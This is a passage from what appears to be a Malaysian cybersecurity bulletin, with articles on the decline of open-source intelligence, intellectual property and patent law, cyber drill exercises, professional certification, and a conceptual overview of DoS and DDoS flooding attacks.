But the days of "easy" OSINT are over. The Internet is now taking privacy more seriously than ever. Many website owners are subscribing to domain protection services, hiding their registrant information from prying eyes: for example Facebook killing their Graph Search function and Twitter removing their geo-tag functionality from tweets in the near future. Social media is becoming more anonymous than before by not requiring real names for accounts. Either way, how can an OSINT investigator identify a username/account if only a real name is available to start with?

So there is information that OSINT cannot help find. What now?



The removal of OSINT tools, publicly available information and functionality is not entirely new or surprising for those well into the OSINT community. OSINT investigators are known to adapt easily and find other ways to obtain information from public sources, provided they are within the boundaries of the law.

Are we there yet?

The big question is: will the trend of closing down search tools and ending what used to be publicly available sources allow OSINT investigators to continue to obtain information in the near future, or will it be the end of OSINT?

A large number of OSINT practitioners will agree that large organizations/corporations and governments will not have any problems paying for subscription fees to obtain information such as commercial and financial data as they have no budget limitations. But how about other information sources, like targeted criminals with no registered company? Or human traffickers, smuggling innocent lives on dinghies across oceans for profit -- do they have online database-centred subscription services?

For non-profits, journalists and investigators who often use OSINT and have little or no budget, it will undoubtedly be much harder to obtain information. This is especially so for the OSINT community, where specific social media and service providers are not based in their home countries due to the differences among countries and company-specific legislative frameworks and policies.

At the other end of the spectrum, social media giants like Facebook and Instagram are also doing their part in "helping" the OSINT community. For example, Facebook recently announced it is implementing an effort to stop the viral spread of false information on the Instagram app with labels on posts deemed as false information. Instagram says their "fact checkers" are independent fact checkers.

The labels will appear on posts in Instagram's main feed and Stories, and users will need to click "See Post" before being able to see the original/actual post. Users can still share the post with followers, but it will also appear with the "False Information" label.

Compared to Facebook where false information/ unverified contents are downranked in its News Feed/Timeline, Instagram's approach is focused on removing these posts from the public eye in the app, specifically in the hashtag and Explore sections. However, the company stated it will also act on posts on users' feeds as well.

The measures taken by Facebook are largely stated as their responsibility to stop abuse of the election interference on its platform according to the last US elections. These initiatives amongst others are as follows:

- **Fight foreign interference**
  - Prevent inauthentic behaviour
  - Protect election candidates and elected officials' accounts through the Facebook Protect feature
- **Increase transparency**
  - Make Facebook Pages more transparent, including show the confirmed page owner(s)
  - Label state-controlled media on pages
- **Reduce Misinformation**
  - Prevent the spread of misinformation via clearer fact-checking labels
  - Fight voter suppression and interference by banning paid advertisements that encourage/suggest not voting

Although specifically targeting US demographics, the above initiatives can be a great factor in assisting law enforcement investigators overall curb the spread of fake information and identify those responsible for these crimes.

OSINT communities around the world will have to start being creative with the process of intelligence collection. What used to be a passive gathering of information/sources will need to become an active method. Investigators need to interact with targets on a much more personal level to gain access to information on criminals and their closed networks. More often this process is time and resource-consuming, which most case requesters rarely understand. Interaction on a personal level increases the risk of exposure and the failure to obtain information on a target. A ground investigator's fake moustache falling off while talking to a target is a prime example.

Case requesters also need to understand that an active means of information collection takes longer and will not guarantee results. It is also crucial that investigators build up the trust required before deep-diving into the pool of information.

In conclusion, OSINT necessitates extreme patience and passion. In the next few weeks, or months if we're lucky, OSINT may no longer be open-source. But for OSINT practitioners, the community will be constantly adapting by emphasizing on tradecraft instead of tools to keep investigations rolling. So, wake up and smell the coffee, and start clicking!

References

1. *https://en.wikipedia.org/wiki/Open-source_intelligence*

2. *http://www.mondaq.com/turkey/x/783454/new+technology/Open+Source+Intelligence+OSINT+and+Its+Effect+on+Cybersecurity*

Intellectual Property – An Untapped Commodity & Form Of Asset To The Nation

By | Nur Hannah M. Vilasmalar binti Abdullah & Hani Dayana binti Ismail

What is Intellectual Property (IP)? Many may have heard of the term, but most do not understand what it really stands for. In discussions pertaining to IP, two major elements need consideration. First is the intellectual part; IP is a creation of the mind, one that requires the elements of ingenuity and novelty[1]. Second is the property part; a brilliant idea or thought will not be considered as an IP if it remains as it is, without being reduced to material form. Hence, only those having both elements may be deemed intellectual property.

IP has gained importance as a form of commodity since its first inception in human society by the Greeks back in 500 BC[2]. It is a well-known concept that IP has financial value attached to it. Take trademarks for example. A trademark is what the name suggests, i.e. a mark used in a trade or commercial transaction (of either goods or services). In terms of branding, a trademark may be considered as the face of the brand. Well-known brands such as Apple and Microsoft are worth billions of American Dollars[3] and part of the brands' commercial value is attached to the trademarks, commonly referred to as 'goodwill'[4].

Apart from trademark, different types of IP have their own respective financial value.

Copyright, for example, may not be the face of the brand compared to trademark. It is, however, the most commonly found on the market, without people even realizing it. For instance, Harry Potter is a household name. The popularity of J.K. Rowling's fictional young wizard's adventure began with the publication of the first book in the series Harry Potter and the Philosopher's Stone[5] in 1997. So how does copyright work in generating financial value for the owner? The answer is quite simple: by giving the author exclusive rights to reproduce the work[6]. This form of monopoly over reproduction can be transferred or licensed to third parties, thus providing the author other means of generating profit. Evidently, Harry Potter is not confined to the realm of books; the copyright extends to a multi-million movie franchise, video games and merchandise.

The patent is arguably the most lucrative form of IP. In layman's terms, patenting involves the creation of new items or mechanisms/ways of doing things not yet introduced or discovered by others[7]. Some patents like GoPro[8] (a handheld smaller-sized camera) are well-known, while some are less conspicuous. For instance, many people have Facebook social media accounts but perhaps only a handful know that Facebook's privacy-summary engine is patented by the owner, Mark Zuckerberg[9]. As seen by these examples, the complexity and difficulty in creating patentable items or mechanisms may directly contribute to them having higher economic value compared to trademark, copyright or other less known forms of IP (such as industrial design, geographical indication and integrated circuit layout design).

To the owners of IP the economic value is quite obvious; the monopoly rights over the usage and reproduction of the IP can be translated to profit by way of commercial agreements. The owners would be able to transfer, assign, license or transmit their IP rights to a third party for financial considerations.

These days, however, there is the novel concept of treating IP as a form of security or collateral in obtaining financial assistance from financial institutions. Similar to other types of secured loans or financing (e.g. housing mortgage or vehicle hire purchase, where the house or vehicle becomes the security for the loan and the bank may foreclose or repossess the security in the event of loan repayment default), the financial

1 Tay Pek San, Intellectual Property Law in Malaysia, (Sweet & Maxwell Asia, 2014), pg. 1

2 https://www.klinckllc.com/ip-history/history-intellectual-property/

3 https://www.upcounsel.com/valuation-of-trademarks

4 Tay Pek San, Intellectual Property Law in Malaysia, (Sweet & Maxwell Asia, 2014), pg. 48

5 http://content.time.com/time/specials/packages/article/0,28804,1637886_1638263_1638259,00.html

6 Tay Pek San, Intellectual Property Law in Malaysia, (Sweet & Maxwell Asia, 2014), pg. 270

7 Abdul Ghani Azmi, Ida Madieha & Jeong Chun Phuoc, Patent Law in Malaysia, (Sweet & Maxwell, 2017) pg. 7

8 https://patents.google.com/patent/US6955484

9 https://patents.google.com/patent/US8225376

institution may accept an IP as a form of security for the loan/financial assistance[10]. Banks carry out valuation[11] to assess the actual value of an IP prior to granting the loan.

Whilst the concept of IP as a security/collateral may be established and widely accepted by financial institutions in some foreign countries (e.g. the UK[12]), the idea of IP being treated as having the same value as other forms of security has yet to gain traction in other countries, Malaysia included.

India, for example, has an on-going conflicting legal view when it comes to accepting IP as a form of financial security. The recent decision of the Supreme Court of India in Canara Bank v. NG Subbaraya Setty & Anor[13] in 2018 seems to suggest that utilizing IP as a form of security for the bank directly contravenes the Indian Banking Regulation Act 1949[14].

While the situation in Malaysia may differ from India, to date only Citibank allows for IP to be used as security/collateral for loans/financing in Malaysia[15]. There are multiple reasons for the lack of traction in utilizing IP as a form of security by financial institutions. Amongst the many reasons are the lack of clear guidelines and laws on utilizing IP as a form of security as well as the common perception of financiers that IP is less secure than a house or a car.

On the bright side, the trend seems to be changing. Numerous amendments to IP-based legislations (e.g. Trademarks Act, Copyright Act, etc.) are being proposed, to be more up-to-date and cater to the utilization of IP as a form of security. The Intellectual Property Corporation of Malaysia (MyIPO) has also trained IP valuers to carry out valuation of IPs intended as forms of security[16] in loans/financing. These two initiatives might be able to foster change in the financial sectors and allow IP to have more financial and economic value than conventional commercial means (e.g. assignment, transfer, license or transmission of IP to third parties). This may indirectly cultivate an environment where more Malaysians will be IP-literate and IP-conscious to develop, protect and commercially market their IPs, which will in turn assist with the growth of the Malaysian economy.

References

1. Tay Pek San, Intellectual Property Law in Malaysia, (Sweet & Maxwell Asia, 2014)

2. Abdul Ghani Azmi, Ida Madieha & Jeong Chun Phuoc, Patent Law in Malaysia, (Sweet & Maxwell, 2017)

3. https://www.klinckllc.com/ip-history/history-intellectual-property/

4. https://www.upcounsel.com/valuation-of-trademarks

5. https://patents.google.com/patent/US6955484

6. https://economictimes.indiatimes.com/news/economy/finance/why-intellectual-property-rights-as-security-for-loans-is-correct-in-legal-terms/articleshow/64657067.cms?from=mdr

7. https://united-kingdom.taylorwessing.com/synapse/ti_ip_raise_debt_finance.html

8. https://indiankanoon.org/doc/163696803/

9. https://www.theedgemarkets.com/article/finance-banking-intellectual-property%C2%A0

10. https://www.malaymail.com/news/life/2016/11/10/a-look-at-ip-valuation/1246861

10 https://economictimes.indiatimes.com/news/economy/finance/why-intellectual-property-rights-as-security-for-loans-is-correct-in-legal-terms/articleshow/64657067.cms?from=mdr

11 https://www.malaymail.com/news/life/2016/11/10/a-look-at-ip-valuation/1246861

12 https://united-kingdom.taylorwessing.com/synapse/ti_ip_raise_debt_finance.html

13 https://indiankanoon.org/doc/163696803/

14 Ibid, at para. 40 and 41

15 https://www.theedgemarkets.com/article/finance-banking-intellectual-property%C2%A0

16 http://iprmarketplace.myipo.gov.my/iprmarket/index.php?r=portal/full&id=VUtYWC9KVTN1dUNiUmhpRTl6eUd5QT09

Patent – An Overview

By | Nur Hannah M. Vilasmalar binti Abdullah & Hani Dayana binti Ismail

Patent, not to be confused with the similar sounding but different meaning word pattern, is a form of Intellectual Property (IP). A patent is about the exclusive right granted to an inventor (or the owner, should the invention be owned by a person other than the inventor)[1]. Being one of the most complex forms of IP, not everything can be considered an invention.

Under the legislation of **Patent Act 1983**[2], the invention must be a form of a product or process that provides a novel way or mechanism to perform a task; it may also provide a new technical solution that has yet to be discovered by any other person to a problem[3].

Who is eligible to register for a Patent? **Section 18 of the Patents Act 1983** provides that 'Any person may make an application for a patent or for a utility innovation either alone or jointly with another person'[4]. It is worth mentioning that 'person' is not specifically confined to a natural or ordinary person. In fact, the Act seems to be silent on the definition of 'person'[5]. Hence, it is possible for a non-natural person such as partnership or sole-proprietorship, or even a corporate entity like a company to register a patent.

The **Patents Act 1983** lays down the following requirements for an invention to be patentable:

a. The invention must be new or novel, meaning it has yet to be disclosed to the public (worldwide) in any form[6];
b. An inventive step must exist[7]; the invention must not be too generic or obvious to any third party having reasonable knowledge or experience in the relevant field of the invention; and
c. The invention must have some industrial applicability[8] (e.g. it can be mass-produced).

A question that inventors may ponder is: can a patent be achieved for anything under the sun? The answer is no. There are some restrictions or prohibitions in gaining the right to patent the inventions listed in **Section 13 of Patents Act 1983**[9]:

a. Discoveries, scientific theories and mathematical methods;
b. Plant or animal varieties or essentially biological processes for the production of plants or animals, other than man-made living microorganisms, microbiological processes and the products of such microorganism processes;
c. Schemes, rules or methods for doing business, performing purely mental acts or playing games; and
d. Methods for the treatment of the human or animal body by surgery or therapy, and diagnostic methods practiced on the human or animal body.

Some of the methods, schemes or rules are pre-requisite or essential to the performance of an act; in performing a surgery on a person, for example, it is unavoidable that the surgeon must cut open parts of the person's body as there is no other way of doing it. Should there be no prohibition for a party to patent this method, there would arise situations whereby only a select few would be able to perform surgery, thus denying the masses of proper medical assistance.

Meanwhile, other IP such as copyright may be protected without the need to register at an authoritative body. In Malaysia this is the Intellectual Property Corporation of Malaysia (MyIPO). However, the situation is different with patents. Only a registered patent is protected under the law[10] and the patent owner may gain

1 Abdul Ghani Azmi, Ida Madieha & Jeong Chun Phuoc, Patent Law in Malaysia (Sweet & Maxwell, 2017) pg. 1

2 Act 291

3 Ibid at Sec. 11 and 12

4 Ibid

5 Tay Pek San, Intellectual Property Law in Malaysia (Sweet & Maxwell Asia, 2014), pg. 567

6 Act 291 at Sec. 14

7 Ibid at Sec 15

8 Ibid at Sec 16

9 Ibid

10 Tay Pek San, Intellectual Property Law in Malaysia (Sweet & Maxwell Asia, 2014), pg. 511

the following benefits:

a. The right to exploit the patented invention, and

b. The right to enter into commercial transactions involving the patented invention, e.g. assign, transmit or license the patent to a third party.

Protection of a patent is valid for a tenure of twenty (20) years from the date of filing the patent registration application at MyIPO[11].

Should an invention fail to satisfy the requirements to obtain a patent, the inventor still has alternative means of protecting the invention under law. Such invention can be protected as a Utility Innovation (IU). Section 17 of the Patents Act 1983 provides *"…'utility innovation'* means any innovation which creates a new product or process, or any new improvement of a known product or process, which is capable of industrial application and includes an invention." In a nutshell, IU is an exclusive right granted for minor or lesser forms of inventions; it is a right that does not require satisfying tests of inventiveness as per the requirement of a patent[12]. One should bear in mind that an invention already registered as a full patent cannot claim rights under UI and vice versa[13].

Similar to a patent, a UI also needs to be registered in order to receive protection by law. A registered UI is also afforded protection for a maximum of twenty (20) years from the date of filing the application. The only difference is that the validity of a UI needs to be extended after the first ten (10) years expire (with two additional terms of five (5) years, totalling twenty (20) years).

In conclusion, a person with an invention which fulfils the three (3) requirements under the **Patents Act 1983**, namely new or novel, inventive and industrially applicable, may apply to register a patent for the invention at MyIPO. If the invention does not meet the inventive requirement, it may still be protected by applicable laws and be registered as a Utility Innovation.

11 Act 291 at Sec. 35

12 Ibid at Sec. 17

13 Ibid at Sec. 17C

References

1. Abdul Ghani Azmi, Ida Madieha & Jeong Chun Phuoc, Patent Law in Malaysia (Sweet & Maxwell, 2017)

2. Tay Pek San, Intellectual Property Law in Malaysia (Sweet & Maxwell Asia, 2014)

3. Act 291

Why Are Cyber Drills Necessary?

By | Izzatul Hazirah binti Ishak, Shuaib bin Chantando, Nur Sarah binti Jamaludin, Fathi Kamil bin Mohad Zainuddin & Nur Qurratu 'Aini binti Rohizan

Introduction

Cybersecurity incidents can inevitably occur in any organization. It is thus necessary to carry out early preparation of computer security incident handling response as an alternative after establishing a precaution process for defending the organization. It goes without mentioning that doing cyber drill exercises is the best way to achieve better computer security incident handling response. Cyber drill exercises denote simulations of incidents or attacks on targeted infrastructure as well as analyses of how the simulated responses can resolve the incidents according to appropriate Standard Operating Procedure (SOP).

MyCERT has previously conducted several cyber drill exercises for government agencies, international CERTs and private sectors. The focus of such exercises is mainly on critical sectors, for example financial, public health, transportation, etc. Exercises are structured according to the most common types of attacks. Participants need to identify the type of threat and produce possible solutions to mitigate and rectify the issue accordingly. Since all events are simulated, there is no live system affected in an organization's infrastructure.

Cyber Drill Objectives

The main objective of a cyber drill exercise is to ensure the readiness and feasibility of an organization. Together with evaluating the existing SOP it becomes possible for an organization to rapidly detect and respond to any real-time incidents.

Planning and Preparation

Initially, MyCERT arranges a kick-off discussion with an organization to plan out the cyber drill exercise, with the main emphasis on the planning and development of the drill exercise platform and infrastructure. Training sessions are provided for the participants to enhance their knowledge of incident handling and hands-on skills to be implemented on drill day. The backend team would meanwhile be working on developing the simulated scenario and infrastructure to ensure every major component of the drill exercise is set up accordingly. Multiple infrastructures are set up to ensure the progress of the cyber drill exercise on drill day is steady, including the e-mail server, ticketing server, chat server, Domain Name Server (DNS) and Exercise Conductor (Excon) helper server. At the same time, scenario preparation is also arranged, whereby each scenario is selected based on the appropriate current and common threat that fits to the cyber drill exercise. Before drill day, multiple tests and dry runs are done to ensure the selected scenarios are suitable for the current infrastructure.

To prepare and preserve the readiness of the participants on drill day, MyCERT provides Incident Handling and Network Security (IHNS) training. Every player and observer from the representative organization is required to attend the training. Here, focus is not only on Incident Handling Training but also on Malware Analysis and Web Security for the players and observers to be prudent before experiencing the drill exercise.

On the day of the drill, a player executes the incident handling process, analyses the threats and mitigates the simulated attacks. At the same time, the observers execute the communication role and assist the players to mitigate the simulated attacks on the provided platform. Lastly, a post-mortem session takes place to discuss the organization’s findings and performance and come up with specific plans of action to strengthen their cybersecurity incident response.

Types of Drill

Two categories of cyber drill exercises have previously been used: technical assessment and policy adherence. Each organization’s SOP in responding to critical incidents is verified through the policy adherence category. The aims of this activity are to familiarize the participants with the process and prepare them based on their SOP for handling real, critical cybersecurity incidents in the future. The organization is

encouraged to review and update their SOP after the cyber drill exercise for better cybersecurity incident handling response.

The technical assessment category is to appraise the participants' performance and technical capability in handling the drill incidents. Rome was not built in a day; thus, technical competence should not only be applied in the cyber drill exercise but also in daily tasks for the organization to gain competence in incident response. Upon first identification of an incident, the incident responder needs to verify and validate the root cause of the incident. Once the cause is found, the incident responder applies a solution by patching, updating some configurations, etc. to essentially prevent the same cybersecurity incident from hitting the organization.

Benefits

Cyber drill exercises are indispensable in the sense of becoming prepared and knowing the techniques and tactics to apply when handling real cybersecurity incidents. Carrying out periodic cyber drill exercises within organizations or particular regions will ensure that cybersecurity incidents are better addressed and remediated. Cyber exercises are also significant as they establish the requirement for proper contingency plans, thus improving familiarity with SOP, tools and other related software. It is important to have adequately trained personnel in place to handle cyber threats once a need for skilled personnel has been identified.

Conclusion

According to previous cyber drills done, such exercises can successfully expose participants to real cybersecurity incidents. Ultimately, each organization reviews their own performance in handling cybersecurity incidents based on the scenarios selected. Moving forward, in line with the identified performance, an organisation is advised to improve their computer security incident handling response by strengthening their policy adherence and technical capability. Reviewing the SOP is recommended as it is relevant and suitable as a reference when handling cybersecurity incidents. It is beneficial to organizations to intensify the technical capability among employees by encouraging them to attend suitable workshops and training.

Factors To Consider For Certifying Cybersecurity Professionals – A Proposed Solution

By | Ruhama bin Mohammed Zain

Background

IT managers, CEOs and government officials generally agree that the cybersecurity profession is less regulated than the engineering profession, for example. There is a very low barrier of entry into the cybersecurity profession. A person with a non-IT or non-technical academic background may claim to be a cybersecurity expert but is armed with only self-taught knowledge and skills together with one or two cybersecurity certifications from the industry. The quality of cybersecurity professionals is therefore a complex as well as controversial issue.

There must be a better way of certifying cybersecurity professionals if the country is to have assurance that they are really capable and can be trusted to deliver quality work to protect the nation.

Important consideration factors

In certifying a cybersecurity professional, a few important factors must be considered in any certification scheme in order for the certification to have any assurance value. First, assessing the practical or hands-on skills of the candidate must be emphasized. Let us take the example of a digital evidence first responder (DEFR), who is responsible for the identification, collection, acquisition and preservation of potential digital evidence. Without actual skills to do the required job, there is no guarantee that a thorough and forensically sound evidence acquisition was performed. Continuing with the example, suppose the evidence collected by the DEFR professional is later determined to be inadmissible because of improper handling and storage. As a consequence, the prosecution's case might be thrown out by the court. This could result in the guilty party getting away with the crime and tarnishing the investigating team's image. Hence, the certification scheme must ensure that the person awarded a Certified Digital Evidence First Responder designation, for example, can really do the tasks expected of someone with this role.

Second, a process for background or character checking of a candidate must be carried out before he or she can be trusted to conduct evidence acquisition. Third, as technology and state-of-the-art keep evolving, the DEFR professional must demonstrate that he or she is constantly keeping up to date with the current tools and technology. This is important so their knowledge and skills do not become obsolete over time.

The Global ACE Scheme

CyberSecurity Malaysia has initiated the Global Accredited Cybersecurity Education Scheme (the Global ACE Scheme) in response to the pressing need to have certified cybersecurity professionals who are both qualified and dependable to protect and defend the nation's critical national information infrastructure (CNII). It is a holistic framework designed to address the requirements in certifying cybersecurity professionals. Figure 1 shows the various layers and components of the framework and how they relate to each other to support the factors mentioned earlier.




Figure 1: Global ACE Scheme framework

One of the primary goals of the scheme is to provide a way to effectively assess candidates before they are recognized as cybersecurity professionals. The quality of the assessment method is key to achieving the said goal. Therefore, assessments that combine both knowledge and practical skills are proposed. Another goal of the scheme is to assure employers that professionals certified under the scheme are trustworthy. Scheme-certified members are required to adhere to a code of conduct and to name a referee to vouch for their claimed professional experience. Certified members must accumulate a certain number of Continuing Professional Development (CPD) points each year as evidence of their continual self-development and upskilling effort.

Knowledge, Skills and Attitudes (KSA)

The scheme provides a clear definition of the required Knowledge, Skills and Attitudes (KSA) for identified job roles within the cybersecurity industry. Briefly, Knowledge refers to the required theoretical knowledge, the Skills element describes what the practical skills are and Attitudes are the values and ethics required. Representatives from the government, academia and the industry were involved in developing the KSA. This collaborative development effort ensures that the KSA elements are relevant, complete and current. The KSA plays a critical role in the scheme and serves as a reference to develop cybersecurity training and assessment questions. Future development plans include using KSA as a guide to develop Common Body of Knowledge documents for major technical domains in the cybersecurity profession. There are more than ten KSAs already defined under the scheme. More KSAs will be developed in the future for other cybersecurity domains and technologies.

Recognition and support

The Global ACE Scheme initiative has gained support and recognition by the Jabatan Pembangunan Kemahiran (JPK) under the Ministry of Human Resources (MOHR). Specifically, the Advanced Diploma in Cybersecurity Penetration Testing & Assessment can be earned in a modular fashion by accumulating a series of certifications under the Global ACE Scheme while other JPK requirements can be met as well.

The Malaysia Board of Technologists (MBOT) has appointed CyberSecurity Malaysia one of the technology expert panels for cybersecurity. MBOT is leveraging the Global ACE Scheme as a means to assess cybersecurity professionals before the Board recognizes them as technologists. This includes recognizing the certifications issued by the scheme and using the scheme's CPD system to continuously assess the technologists as part of the yearly renewal requirement.

In conclusion, the whole country will benefit from the synergy between the Global ACE Scheme, JPK and MBOT by having a pool of certified cybersecurity professionals ready to protect and defend the nation against cyber threats and attacks.

References

1. *https://www.mbot.org.my*
2. *https://cybereducationscheme.org*

Denial-of-Service (DoS) Attacks And Mitigation Process

By | Mohammad Zailani bin Shato, Muaz bin Ahmad, Ahmad Amieruddin Afiq bin Rahmat & Mohd Masri bin Abd Kamad

Introduction


Denial-of-Service (DoS) is a class of attacks whereby attackers attempt to bring down online services. DoS attacks flood systems, servers or networks with traffic to exhaust resources and bandwidth. As a result, the system is no longer able to fulfill legitimate requests.

Flooding attacks


Flooding is the more common form of DoS attack. It occurs when the attacked system is overwhelmed by large amounts of traffic that the server is unable to handle. The system eventually stops.

ICMP flooding is a type of DoS attack, whereby spoofed packets of information are sent to hit victims in a targeted network to take advantage of misconfigured network devices. An ICMP flood is also known as a ping flood.

A **UDP flood** attack is nearly the same as ICMP. The only difference is that the IP packets the attackers use against victims contain UDP datagrams of different sizes. In a UDP flood, the attacker sends UDP packets at a very high packet rate. The victim's network (routers, firewalls, IPS/IDS, SLB, WAF and/or servers) is overwhelmed by the large number of incoming UDP packets. This attack normally consumes network resources and available bandwidth, exhausting the network until it goes down.




Progression of ICMP flood attack




UDP flood: Large number of UDP packets sent to targeted server

A **SYN flood** is a variation that exploits a vulnerability in the TCP connection sequence. This is often referred to as the three-way handshake connection with the host and the server. But in a SYN flood the handshake is never completed. That leaves the connected port occupied and unavailable to process further requests. Meanwhile, the attacker continues to send more and more requests, overwhelming all open ports until shutting down the server.



3-way TCP handshake



Progression of a SYN flood

Crash attacks

Crash attacks occur less often but are when attackers transmit bugs that exploit flaws in a victim's system.

Both crash and flooding attacks prevent legitimate users from accessing online services, such as public websites, online systems or e-mail systems.

Distributed Denial-of-Service (DDOS) attacks

In a DDoS attack, the incoming traffic flooding the victim originates from many different sources and potentially hundreds of thousands or more. This effectively makes it impossible to stop the attack simply by blocking a single IP address and it is very difficult to distinguish legitimate user traffic from attack traffic when spread across so many points of origin.

The Difference between DoS and DDos Attacks

A DoS attack is different from a DDoS attack. DoS typically uses one computer and one Internet connection to flood a targeted system or resource, whereas DDoS uses multiple computers and Internet connections to flood the targeted network. DDoS attacks are often global attacks distributed via botnets.

DoS: Attack from single host

DDoS: Attack from multiple hosts flooding the targeted host

Mitigation and Challenges

Mitigation is a set of techniques or tools for resisting or mitigating the impact of DoS attacks on networks attached to the Internet by protecting the target. The first step in any mitigation strategy is understanding when the attacker launches an attack. Analyzing incoming traffic and determining whether or not it is legitimate is the first step in keeping services available and responsive.

